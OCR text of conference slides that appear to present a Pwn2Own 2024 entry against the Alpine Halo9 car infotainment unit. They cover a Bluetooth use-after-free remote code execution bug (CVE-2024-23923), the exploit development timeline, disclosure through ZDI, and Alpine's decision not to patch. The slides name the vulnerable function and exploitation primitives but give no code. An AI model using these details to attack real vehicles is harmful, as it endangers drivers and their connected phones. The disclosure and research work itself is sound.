
RCE Implications

- Attacking a user’s phone connected via CarPlay / Android Auto / etc
- Attacking a CAN bus if an external adapter is connected



Pwn2Own Results
And
Timeline

Pwn2Own :: Timeline



Targets
Choose & buy
Mid Oct 2023

Alpine
Vulnerability research
10 Nov 2023

Alpine
UAF found
14 Nov 2023

Alpine
RCE exploit (60%)
22 Nov 2023


Alpine
RCE exploit (80%)
28 Nov 2023

Alpine
RCE exploit (96%)
8 Jan 2024

Pwn2Own
Competition
24-26 Jan 2024

Pwn2Own :: Results

- Vulnerability is reported to Alpine, thanks to ZDI
- Alpine conducted a Threat Assessment and Remediation Analysis
- Alpine states that they will continue to use the current software



TheZDIBugs @TheZDIBugs · Jun 24

[ZDI-24-844|CVE-2024-23923] (Pwn2Own) Alpine Halo9 prh_l2_sar_data_ind Use-After-Free Remote Code Execution Vulnerability (CVSS 8.8; Credit: PCAutomotive)

zerodayinitiative.com

ZDI-24-844

(Pwn2Own) Alpine Halo9 prh_l2_sar_data_ind Use-After-Free Remote Code Execution Vulnerability


Pwn2Own :: Kudos

- Danila Parnishchev
  - Managing Pwn2Own preparations
- Polina Smirnova
  - Hardware-related activities
- Radu Mostpan
  - Help with Alpine update file decryption
  - Exploiting another target

Conclusion

Conclusion

- Bluetooth is cool attack surface
  - Especially in IoT world
- Remote UAF is doable
- Was very fun
- Personal thoughts:
  - First experience of Pwn2Own
  - Unfortunately, only one real car was presented (Tesla)
  - Pretty stressful
  - Cool opportunity to see people and places



Thank you for your attention
Q&A?

Twitter: konatabrk

Thank you for your attention
Q&A?

Twitter: konatabrk

Exploit :: AAR Primitive

Solution: Use ERTM Channels again!